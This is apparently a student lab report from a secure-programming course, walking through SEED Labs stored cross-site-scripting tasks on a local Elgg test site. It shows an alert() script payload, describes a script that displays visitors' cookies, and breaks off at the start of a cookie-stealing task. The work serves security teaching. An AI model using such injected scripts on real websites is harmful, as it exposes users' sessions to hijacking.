

# CSE: 5382-001: SECURE PROGRAMMING


## ASSIGNMENT 8

Tharoon T Thiagarajan

1001704601

### 3.2 Task 1: Posting a Malicious Message to Display an Alert Window:

Before doing the task, I opened the given URL [www.xsslabelgg.com](http://www.xsslabelgg.com) and logged into Samy's profile. After logging into Samy's profile I just took a screenshot of his profile before posting the malicious JavaScript code into his brief description.




Then, I navigated to the Edit Profile page where I was able to edit the brief description of Samy. After navigating to the Edit Profile page, I copy pasted the given JavaScript program into the brief description of Samy and made the post a public so that everyone can view the post and I saved the profile after adding the malicious JavaScript program.

The screenshot shows a Mozilla Firefox browser window with the title "Edit profile : XSS Lab Site - Mozilla Firefox". The address bar displays the URL "www.xsslabelgg.com/profile/samy/edit". The main content area shows the "XSS Lab Site" profile editing interface. In the "Brief description" field, the user has pasted the following JavaScript code:

```
<script>alert('XSS');</script>
```

The right sidebar shows the user's profile information, including a search bar, a summary section for "Samy" with links to "Blogs", "Bookmarks", "Files", "Pages", and "Wire posts", and a "Edit profile" link under "Edit your account".


After saving the profile, I was back to the home page of Samy's profile I was able to see the alert window displaying the message 'XSS' which the malicious code had. This is because of the malicious JavaScript program that we have put under the brief description. The malicious code gets executed each time when other members visits Samy's profile.



Now to check if other members can also view the alert window with the message, I logged into Alice profile using her credentials. Then I navigated to the members page from the more options. From the members I navigated to the Samy's profile so that I can check if the malicious code gets executed.

The screenshot shows a Mozilla Firefox browser window titled "Alice : XSS Lab Site - Mozilla Firefox". The address bar displays the URL "www.xsslabelgg.com/profile/alice". The main content area shows the "XSS Lab Site" profile for a user named "Alice". The profile picture is a cartoon illustration of Alice from Alice in Wonderland. Below the profile picture are buttons for "Edit profile" and "Edit avatar". To the right of the profile picture, the name "Alice" is displayed. Further down, there are links for "Blogs" and "Bookmarks". On the far right, there is a "Friends" section with the message "No friends yet." and an "Add widgets" button. The left sidebar of the browser shows various icons for different applications and tabs, including a terminal icon, a file manager icon, and a Firefox icon. The status bar at the bottom of the browser window shows the time as 12:11 PM.

From Alice profile I navigated to Samy's profile and I was able to see the alert window from the malicious JavaScript code displaying the 'XSS' message on the screen. This is because of the Cross-Site Scripting vulnerability performed using the JavaScript program.



### 3.3 Task 2: Posting a Malicious Message to Display Cookies:


Before doing the task, I opened the given URL [www.xsslabelgg.com](http://www.xsslabelgg.com) and logged into Samy's profile. After logging into Samy's profile I just took a screenshot of his profile before posting the malicious JavaScript code into his brief description.

The screenshot shows a Mozilla Firefox window with the title "Samy : XSS Lab Site - Mozilla Firefox". The address bar displays the URL [www.xsslabelgg.com/profile/samy](http://www.xsslabelgg.com/profile/samy). The page content is the profile of a user named "Samy" on the "XSS Lab Site". The profile includes a placeholder image of a person at a computer, a "Brief description:" input field, and a "Friends" section stating "No friends yet.". On the left side of the browser window, there is a vertical toolbar with various icons for file operations like copy, paste, cut, and search, as well as links to "Activity", "Blogs", "Bookmarks", "Files", "Groups", and "More »".

Then I navigated to the Edit Profile page so that I can edit his profile by pasting the given JavaScript program to display the cookie of the current user visiting Samy's profile. The document.cookie in the malicious JavaScript code is used to fetch the cookie of the current user visiting Samy and displays the cookie using the alert() function. After pasting the malicious code into the brief description of the Samy's profile and I saved the profile.

The screenshot shows a Mozilla Firefox window with the title "Edit profile : XSS Lab Site - Mozilla Firefox". The address bar displays "www.xsslabelgg.com/profile/samy/edit". The main content area is titled "Edit profile" and contains fields for "Display name" (set to "Samy"), "About me" (with a rich text editor placeholder), and "Brief description" (containing the malicious JavaScript code). The right sidebar shows the user's profile information, including a search bar, a "Samy" profile card, and links to "Blogs", "Bookmarks", "Files", "Pages", "Wire posts", "Edit avatar", "Edit profile", "Change your settings", "Account statistics", "Notifications", and "Group notifications".

Once I saved the profile and navigated back to Samy's profile I was able to see the cookie of Samy getting displayed on the home page. This is because of the malicious JavaScript code.



Now to check if other members can also see their cookie, I logged into Alice profile using her credentials. This is the home page of Alice.

Alice : XSS Lab Site - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Alice : XSS Lab Site +

www.xsslabeledgg.com/profile/alice 67% Account »

Most Visited SEED Labs Sites for Labs

XSS Lab Site


Activity Blogs Bookmarks Files Groups More » Add widgets

 Alice

Edit profile Edit avatar

Blogs Bookmarks Files Pages Wire posts

Friends No friends yet.



Then I navigated to the members page from the more option so that I can navigate to Samy's profile.

The screenshot shows a Mozilla Firefox browser window with the title "Newest members : XSS Lab Site - Mozilla Firefox". The address bar displays "www.xsslabeLgg.com/members". The main content area shows the "XSS Lab Site" members page. On the left, there is a vertical toolbar with various icons. The main content area has a blue header with "XSS Lab Site" and a navigation bar with "Activity", "Blogs", "Bookmarks", "Files", "Groups", and "More ». The main content area displays a list of "Newest members" with five entries: Samy, Charlie, Boby, Alice, and Admin. Each entry includes a small user icon and a link to their profile. To the right of the member list is a search bar and a "Search" button. Below the search bar, it says "Total members: 5". At the bottom left of the content area, it says "Powered by Elgg".

Newest members : XSS Lab Site - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Newest members : XSS L X +

67% ... ⌂ ⌂ ⌂ 6:02 PM ⌈

← → ⌂ i www.xsslabeLgg.com/members

Most Visited SEED Labs Sites for Labs

Account »

# XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

## Newest members

Newest Alphabetical Popular Online

[Samy](#)

[Charlie](#)

[Boby](#)

[Alice](#)

[Admin](#)


Search

Search members

Total members: 5


Powered by Elgg

After navigating to Samy's profile from Alice profile I was able to see the cookie of the current user getting displayed on the screen. This is because of the document.cookie command in the malicious JavaScript code which is present as brief description under Samy's profile. From XSS attack we were able to get the cookie details of the current users.



### 3.4 Task 3: Stealing Cookies from the Victim's Machine:

Before doing the task, I opened the given URL [www.xsslabelgg.com](http://www.xsslabelgg.com) and logged into Samy's profile. After logging into Samy's profile I just took a screenshot of his profile before posting the malicious JavaScript code into his brief description.



